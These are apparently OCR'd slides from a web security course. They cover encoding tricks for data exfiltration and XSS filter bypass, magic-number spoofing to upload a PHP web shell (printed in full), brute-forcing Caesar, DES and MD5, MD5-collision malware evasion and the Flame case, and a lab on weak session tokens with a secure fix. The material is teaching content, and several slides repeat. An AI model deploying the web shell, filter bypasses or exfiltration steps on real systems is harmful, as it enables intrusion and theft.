
```
https://example.com/image?data=%2F9j%2F4AAQSkZJRgABA
```

We'll get back to this!

Digression #1: the EVIL way to use Base64

Base64 is typically used to exfiltrate (i.e. steal) data over TCP using data encoding.

Using the TCP socket is one of the data exfiltration techniques that an attacker may use in a non-secured environment where they know there are no network-based security product.



Compress the folder creds Containing the data that are being exfiltrated

Use base64 to convert the compressed file

Make a copy of the file and encode with EBCDIC

Redirect the dd command's output to transfer it using the TCP socket on the specified IP and port, controlled by the attacker

Base64 and EBCDIC encoding protect the data during the exfiltration. If someone inspects the traffic, it would be in a non-human readable format and wouldn't reveal the transmitted content

Digression #2: the EVIL way to use URL encoding

URL encoding is the process of converting characters into a format that can be safely transmitted in a URL by replacing unsafe characters with % followed by their ASCII hex value.

- It ensures that special characters (like spaces, <, >, &, etc.) don't interfere with URL semantics.

Character	After URL Encode
[Space]	%20
,	%2C
/	%2F
?	%3F
+	%2B
=	%3D

Character	URL Encoded
<	%3C
>	%3E

- Suppose you want to inject a malicious script into a web page:

```
<script>alert(1)</script>
```

- Suppose the page checks for <> and </> characters to prevent it. If the page validation is insecure, URL encoding of the prohibited characters will not trigger the filter:

```
%3Cscript%3Ealert(1)%3C%2Fscript%3E
```

- The browser will read the above as:

```
<script>alert(1)</script>
```

- The malicious script is executed

Digression #3: the EVIL way to use file magic numbers

A **file signature** (or **magic number**) is data used to identify or verify the content of a file and it is usually appended at the beginning of the file (in byte format)

Websites can use magic numbers to check the format of the files that are being uploaded

- Images: `89 50 4e 47` for PNG, `ff d8 ff e0` for JPEG, `47 49 46 38` for .GIF
- Try to open an image with an hex editor (https://gchq.github.io/CyberChef/#recipe=To_Hex('Space',0))

Suppose you want to upload a malicious PHP script to force the server to execute some code

1. The magic number filter will not accept .php files
2. Open the PHP file with an hex editor and replace its magic numbers with those of a PNG (for example)
3. Upload the fake image, reach its url and the code will be executed

malicious.php

```
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
```


Cryptographic Failures:

Are any old or weak cryptographic algorithm in use?

Cryptographic Failures: Caesar's Cipher (is this old enough?)

Hopefully no one uses this algorithm to protect your data (judging from the number of daily security breaches, perhaps it's still in use…)

Check exercise in CryptFail_cracking_caesar_cipher.py



Shifts letters by a fixed number (key) in 0-25: key space is trivially small and easily broken

```python
# Function to encrypt a message using Caesar cipher
def caesar_encrypt(plaintext, shift):
    alphabet = string.ascii_uppercase
    shifted_alphabet = alphabet[shift:] + alphabet[:shift]
    table = str.maketrans(alphabet, shifted_alphabet)
    return plaintext.translate(table)

# Function to decrypt Caesar cipher with a given shift
def caesar_decrypt(ciphertext, shift):
    alphabet = string.ascii_uppercase
    shifted_alphabet = alphabet[-shift:] + alphabet[:-shift]
    table = str.maketrans(alphabet, shifted_alphabet)
    return ciphertext.translate(table)
```

```python
english_freq = "ETAOINSHRDLCUMWFGYPBVKJXQZ"
potential_decryptions = []
for shift in range(26):
    decrypted_text = caesar_decrypt(ciphertext, shift)
    score = sum(english_freq.index(char) for char in
                                        decrypted_text if char in  english_freq)
    potential_decryptions.append((score, shift, decrypted_text))

# Sort the results by score (lower is better)
potential_decryptions.sort()
```

Cryptographic Failures: DES (2100 years later)

DES (Data Encryption Standard, 1970) is a symmetric-key encryption algorithm. It has been highly influential in the advancement of cryptography but its short key of 56 bits makes it totally insecure for modern applications.

Check exercise in CryptographicFailures/CryptFail_bruteforce_des.py

We try every possible key until we find one that **produces a valid decryption** matching the plaintext

```
plaintext = b"This is a secret message."

# The key (Unknown to the attacker)
true_key = b"KEY12345"  # 8 bytes for DES

# DES encryption using the secret key
cipher = DES.new(true_key, DES.MODE_ECB)
ciphertext = cipher.encrypt(pad(plaintext, DES.block_size))
print(f"\nCiphertext: {ciphertext.hex()}\n")

# Brute-force attack to find the key
start_time = time.time()
found_key = None
```

```
for key_candidate in itertools.product(range(256), repeat=8):
    key_candidate = bytes(key_candidate)

    # Try decrypting the ciphertext with the candidate key
    try:
        cipher = DES.new(key_candidate, DES.MODE_ECB)
        decrypted_message = unpad(cipher.decrypt(ciphertext), DES.block_size)

        if decrypted_message == plaintext:
            found_key = key_candidate
            break
```

Cryptographic Failures: DES

DES is weak but craking it still requires some time (you will not see the result by the end of this lesson)

- DES uses a 56-bit key, which means there are:

$$2^{56} \approx 72,057,594,037,927,936 \text{ (about 72 trillion keys)}$$

- On average, you'll find the key after trying half of the total keys:

$$\text{Average Tries} = \frac{2^{56}}{2} \approx 36 \text{ trillion}$$

- Assuming pure Python and no optimization (8 cores @ millions keys/core):

$$\text{Time Required} = \frac{2^{56}}{64 \times 10^6} \approx \frac{72 \text{ trillion}}{64 \text{ million}} \approx 1.12 \text{ million seconds} \approx 311 \text{ hours} \approx 13 \text{ days}$$

Can this thing go any faster?

- Parallel Processing: use multiprocessing to split the keyspace across multiple cores
- GPU Acceleration
- Precomputed tables: if plaintexts are known, rainbow tables could also be used

Cryptographic Failures:

Are deprecated hash functions in use?

Cryptographic Failures: MD5 collision

MD5 produces a **128-bit hash**. By the **Birthday Paradox**, a collision can be found in approximately 2^{64} operations instead of 2^{128}. This is computationally feasible with modern hardware.

Check exercise in CryptographicFailures/CryptFail_md5_collision.py


```
# This is a known pair of colliding hashes (hex-encoded for demonstration)
input1 = "TEXTCOLLBYfGiJUETHQ4hAcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak"
input2 = "TEXTCOLLBYfGiJUETHQ4hEcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak"

# Compare the two input strings
for i in range(len(input1)):
    print(i+1, input1[i], input2[i], '*' if input1[i] != input2[i] else ' ')

# Calculate the MD5 hashes of both inputs
hash1 = hashlib.md5(input1.encode('utf-8')).hexdigest()
hash2 = hashlib.md5(input2.encode('utf-8')).hexdigest()

# Print results
print(f"Input 1 MD5: {hash1}")
print(f"Input 2 MD5: {hash2}")
print(f"Collision Detected: {hash1 == hash2}")
```

Cryptographic Failures: MD5 collision

Collisions: why should we worry?

- You can create two different files with the same MD5 hash: this is a serious security risk because **the authenticity or integrity of a file can no longer be guaranteed** (e.g. when digital signing something)

- You can create malicious software (*malware*) that share its MD5 hash with a legitimate program
  - Check the program called evilize (https://github.com/mxrch/evilize)
  - Can be used to **evade (naive) anti-virus detection**



Legit program

```
C:\TEMP> md5sum hello.exe
cdc47d670159eef60916ca03a9d4a007
C:\TEMP> .\hello.exe
Hello, world!

(press enter to quit)
C:\TEMP>
```

Malware

```
C:\TEMP> md5sum erase.exe
cdc47d670159eef60916ca03a9d4a007
C:\TEMP> .\erase.exe
This program is evil!!!
Erasing hard drive...1Gb...2Gb... just kidding!
Nothing was erased.

(press enter to quit)
```

Cryptographic Failures: MD5 collision – the FLAME malware

- Flame malware (2012), designed for pure espionage in Middle East
  - evades security software through rootkit functionality
  - spread to other systems over a local network or via USB stick
  - records audio, screenshots, keyboard activity and network traffic
  - records Skype conversations
  - downloads contact information from nearby Bluetooth devices
  - sends data (including locally stored documents) to several server in the world
  - awaits further instructions from these servers

- Flame was signed with a fraudulent certificate from Microsoft
  - **The malware authors identified a Microsoft Terminal Server Licensing Service certificate that inadvertently was enabled for code signing and that still used the weak MD5 hashing algorithm**
  - **they produced a counterfeit copy of the certificate to sign some components of the malware to make them appear to have originated from Microsoft**

- More details here: https://static.crysys.hu/publications/files/technical-reports/skywiper/skywiper.pdf

Cryptographic Failures: bruteforcing MD5

Check exercise in CryptographicFailures/CryptFail_bruteforce_md5.py

MD5 computation is extremely light on modern hardware. **It is possible to brute force a MD5 hash by tring all the possible combinations of symbols of a given alphabet.**

No sober developer will use MD5 to store passwords!

```
from functools import reduce
import hashlib
import itertools
from time import time

if __name__ == "__main__":

    SECRET_PASSWORD = "letmein"      # The attacker does not know this password and wants to guess it
    HASH_TO_BREAK = hashlib.md5(SECRET_PASSWORD.encode('utf-8')).hexdigest()    # The attacked has the hashed password
    TARGET_LENGTH = len(SECRET_PASSWORD) # Let's assume that the attacker knows the length of the password

    bruteforce(target_hash=HASH_TO_BREAK, pwd_length=TARGET_LENGTH)
```

Cryptographic Failures: bruteforcing MD5

This is the core of the attack. Note that seeding an alphabet in a frequency-based order (like "*aeosrnidlctumpbgqvyhfzjxwk*") rather than the standard "*abcdefghijklmnopqrstuvwxyz*" can improve the performance because it prioritizes trying more likely combinations first

```
def bruteforce(target_hash, pwd_length):

    seed = "aeosrnidlctumpbgqvyhfzjxwk"                    # lowercase
    # seed = "aeosrnidlctumpbgqvyhfzjxwk" + "1234567890"      # uppercase + numbers
    seed_bytes = list(map(ord, seed))

    # Possible are: permutations, combinations or product
    attempts = 0
    start = time()
    for word_bytes in itertools.product(seed_bytes, repeat=pwd_length):

        word_string = reduce(lambda x, y: x+y, map(chr, word_bytes))          # word_bytes to string
        hash_ = hashlib.md5(word_string.encode('utf-8')).hexdigest()          # MD5 of word_bytes

        if hash_ == target_hash:
            print("\n==> PASSWORD CRACKED: word = %s | hash = %s" % (word_string, hash_))
            break

        attempts += 1
```

Cryptographic Failures:

Insufficient entropy / unpredictability

(let's move to the Web)

Cryptographic Failures: insufficient entropy/unpredictability

Check exercise in CryptographicFailures/WeakAppRandomness/app.py

In this exercise we have a local application with a login form at http://127.0.0.1:5001

The application has several weaknesses:


- **Using *http* instead of *https***, with all the traffic in clear text (risk of interception, man-in-the-middle)
- **No input sanitization** for username and password (risks of injection attacks, malicious scripting)
- **Very poor randomness** of the secret cookie that is used to recognize the user after a successful login
- **Storing sensitive information** (e.g. API keys) in a location that is accessible from the Web


When you log in successfully, the app assigns you a cookie called `session` that is **randomly generated.**

All your requests to the server from now on will include this cookie, that the app can use to authenticate you, to decide what you can see and what not, to load specific settings (your preferences, your account, the app language and so on)

Cryptographic Failures: insufficient entropy/unpredictability

Suppose you log in as user `janedoe` with password `123456` (*very secure, well done!*)






Your browser stores a cookie called `session` with an unique, supposedly random and secure value for you:

Cryptographic Failures: insufficient entropy/unpredictability

Suppose you log in as user `janedoe` with password `123456` (*very secure, well done!*)





Your browser stores a cookie called `session` with an [illegible] posedly random and secure value for you:

Insufficient entropy: Burp Suite analysis of the weak token

Tools such as Burp Suite can help understand the level of randomness of the token.

Specifically, Burp has a Sequencer module, whose Live Capture repeats the same HTTP request of a successful login thousands of times to build a set of valid tokens that are then tested for their randomness.





Insufficient entropy: Burp Suite analysis of the weak token

Summary | Character-level analysis | Bit-level analysis | Analysis settings

Overall result


The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 3 bits.

Well, this result was predictable!

Summary | Count | Transitions | Character set


Significance levels

The chart indicates the degree of confidence in the randomness of the sample at each character position. The significance level at results occurring, assuming that the sample is randomly generated.



Character set

The chart shows the size of the character set used at each position. This number is the count of different charact



Insufficient entropy: the wrong implementation

We have access to the code, so let's find the problem

```python
def generate_insecure_token():  1 usage
    """Generate an insecure session token with low randomness."""
    # Use predictable random values (not cryptographically secure)
    timestamp = int(time.time())  # Current timestamp
    rand_part = random.randint( a: 0,  b: 1000)  # Very small range for random values
    token = f"{timestamp}-{rand_part}"  # Combine timestamp and random part
    return token
```

Insufficient entropy: the wrong implementation

We have access to the code, so let's find the problem

```python
def generate_insecure_token():  1 usage
    """Generate an insecure session token with low randomness."""
    # Use predictable random values (not cryptographically secure)
    timestamp = int(time.time())  # Current timestamp
    rand_part = random.randint( a: 0,  b: 1000)  # Very small range for random values
    token = f"{timestamp}-{rand_part}"  # Combine timestamp and random part
    return token
```

The timestamp is generated using `time.time()` which is deterministic and can be easily guessed if the attacker knows the approximate time the token was generated (within a few seconds)

Insufficient entropy: the wrong implementation

We have access to the code, so let's find the problem

```python
def generate_insecure_token():  1 usage
    """Generate an insecure session token with low randomness."""
    # Use predictable random values (not cryptographically secure)
    timestamp = int(time.time())  # Current timestamp
    rand_part = random.randint( a: 0,  b: 1000)  # Very small range for random values
    token = f"{timestamp}-{rand_part}"  # Combine timestamp and random part
    return token
```

The timestamp is generated using `time.time()` which is deterministic and can be easily guessed if the attacker knows the approximate time the token was generated (within a few seconds)

The range of `random.randint(0, 1000)` only provides 10 bits of entropy (since $\log_2(1001) \approx 10$). There are only 1001 possible values, which is trivially easy to brute-force

Insufficient entropy: the wrong implementation

We have access to the code, so let's find the problem

```python
def generate_insecure_token():  1 usage
    """Generate an insecure session token with low randomness."""
    # Use predictable random values (not cryptographically secure)
    timestamp = int(time.time())  # Current timestamp
    rand_part = random.randint( a: 0,  b: 1000)  # Very small range for random values
    token = f"{timestamp}-{rand_part}"  # Combine timestamp and random part
    return token
```

The timestamp is generated using `time.time()` which is deterministic and can be easily guessed if the attacker knows the approximate time the token was generated (within a few seconds)

The range of `random.randint(0, 1000)` only provides 10 bits of entropy (since $\log_2(1001) \approx 10$). There are only 1001 possible values, which is trivially easy to brute-force

Predictable PRNG in `randint()`: this code uses the Mersenne Twister, which is not cryptographically secure

Insufficient entropy: the wrong implementation

We have access to the code, so let's find the problem

```python
def generate_insecure_token():  1 usage
    """Generate an insecure session token with low randomness."""
    # Use predictable random values (not cryptographically secure)
    timestamp = int(time.time())  # Current timestamp
    rand_part = random.randint( a: 0,  b: 1000)  # Very small range for random values
    token = f"{timestamp}-{rand_part}"  # Combine timestamp and random part
    return token
```

The timestamp is generated using `time.time()` which is deterministic and can be easily guessed if the attacker knows the approximate time the token was generated (within a few seconds)

The range of `random.randint(0, 1000)` only provides 10 bits of entropy (since $\log_2(1001) \approx 10$). There are only 1001 possible values, which is trivially easy to brute-force

Predictable PRNG in `randint()`: this code uses the Mersenne Twister, which is not cryptographically secure

The token generation process can be easily guessed by:

- **Observing the current timestamp (likely within a few seconds of when the token was generated)**
- **Brute-forcing the rand_part which only has 1001 possible values**

Insufficient entropy: the right implementation


Use cryptographically secure random number generators (e.g. Python `secrets` module), that are suitable for security-sensitive tasks such as generating tokens, passwords, and authentication codes.


```python
def generate_secure_token():
    """Generate a secure session token with high randomness."""
    import secrets
    return secrets.token_hex(16) # Will look like: 'f9bf78b9a18ce6d46a0cd2b0b86df9da'
```

```python
import secrets
import time

def generate_secure_token():
    timestamp = int(time.time())
    random_part = secrets.token_hex(16)
    token = f"{timestamp}-{random_part}"
    return token

token = generate_secure_token()
print("Generated Secure Token:", token)
```

~~In~~sufficient entropy: the right implementation

Let’s repeat the login as user `janedoe` with password `123456` (*very secure, keep up the good work!*) while we use the secure token:





The browser stores the secure version of `session` cookie:

Filtra elementi

Nome	Valore	Domain	Path	Scadenza/Max-Age
isadmin	False	127.0.0.1	/	Sessione
session	635507396111d088052e59a4094e4ea0	127.0.0.1	/	Sessione

~~In~~sufficient entropy: Burp Suite analysis of the secure token


Summary | Character-level analysis | Bit-level analysis | Analysis settings

Overall result

